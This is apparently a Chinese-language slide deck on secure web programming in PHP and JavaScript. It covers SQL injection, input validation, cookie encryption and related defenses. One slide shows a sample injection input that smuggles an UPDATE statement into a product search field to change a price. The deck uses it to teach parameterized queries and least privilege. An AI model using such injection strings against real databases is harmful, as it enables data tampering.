


網站安全程式設計

錢達智 wolfgang.chien@gmail.com

MCSE / MCSD / MCDBA / MCITP / MCPD




本投影片簡報內容按 **Apache-2.0** 授權。所提及或者引用的公司名稱、產品名稱以及所引用的文字、商標、影片、產品相片或者網站頁面，均為其所屬公司所擁有。

議程與大綱

- 伺服器程式安全建議
 - 資料庫與PHP程式安全老生常談
 - SQL Injection資料隱碼攻擊
 - 務必驗證各項輸入參數與欄位
 - 加密與雜湊
 - PHP執行環境建議與 php.ini 重點安全選項
 - Client端 DOM 與 JavaScript 安全程式設計
 - HTML5 程式安全
 - Same-origin policy(SOP)與JSONP的運作原理與流程
 - Cross Origin Resource Sharing (CORS)衍生的問題
 - 以PHP程式示範CSRF入侵
 - 點擊綁架 (ClickJacking) 運作原理
- (主要以 PHP、JavaScript (jQuery) 舉例說明)

網站與資料庫安全防護體系



伺服器程式安全建議

有關於資料庫與程式安全一再談起的觀念、技術與建議。

- SQL Injection資料隱碼攻擊
- 務必驗證各項輸入參數與欄位
- 加密與雜湊
- PHP執行環境建議與 `php.ini` 重點安全選項

SQL Injection資料隱碼攻擊

- 原本是「參數」的內容被換成「指令」。
- 排行榜年年排名第一的攻擊手法。

SQL指令

參數



select * from prods where pName like '%iPhone%'

如果使用者這樣子輸入:

iPhone%' update prords set price = 1000 where pid= 1 --

資料隱碼攻擊的成因

- 沒有限制查詢欄位的長度
- 沒有檢查輸入欄位的內容與格式
- 採用動態組合字串的程式寫法
- 錯誤訊息洩漏資料庫結構與程式內容
- 連線資料庫的帳號權限過高




如何防範資料隱碼攻擊



- 讓參數永遠只會是參數
 - 不使用動態組合字串的程式寫法
 - 呼叫預儲程序 (Stored Procedure)
 - 使用參數化的SQL敘述
- 檢查來自Client的資料
 - 檢查: 長度、資料型態、格式、特殊字元等等。
- 採用最低權限原則
 - 例如: 查詢資料的程式連線不具備資料修改權限。
- 停用不會用到的系統功能
 - 例如: SQL Server 的 xp_CmdShell
- 套用安全專家設計的過濾模組，例如：ModSecurity。
- 經常檢查網站活動記錄

驗證各項輸入參數與欄位


- 系統任何的輸入端都有必要驗證：
 - Querystring
 - 表單各欄位
 - HTTP Headers
 - 資料庫
 - Cookie / localStorage 內容
- 即使Client端驗證過、Server還要再次驗證。
- 驗證策略：
 - Whitelist - only these things.
 - Blacklist - everything but these things.




加密與解密



明文的 Cookie 容易變造




加密 Cookie 內容不易竄改

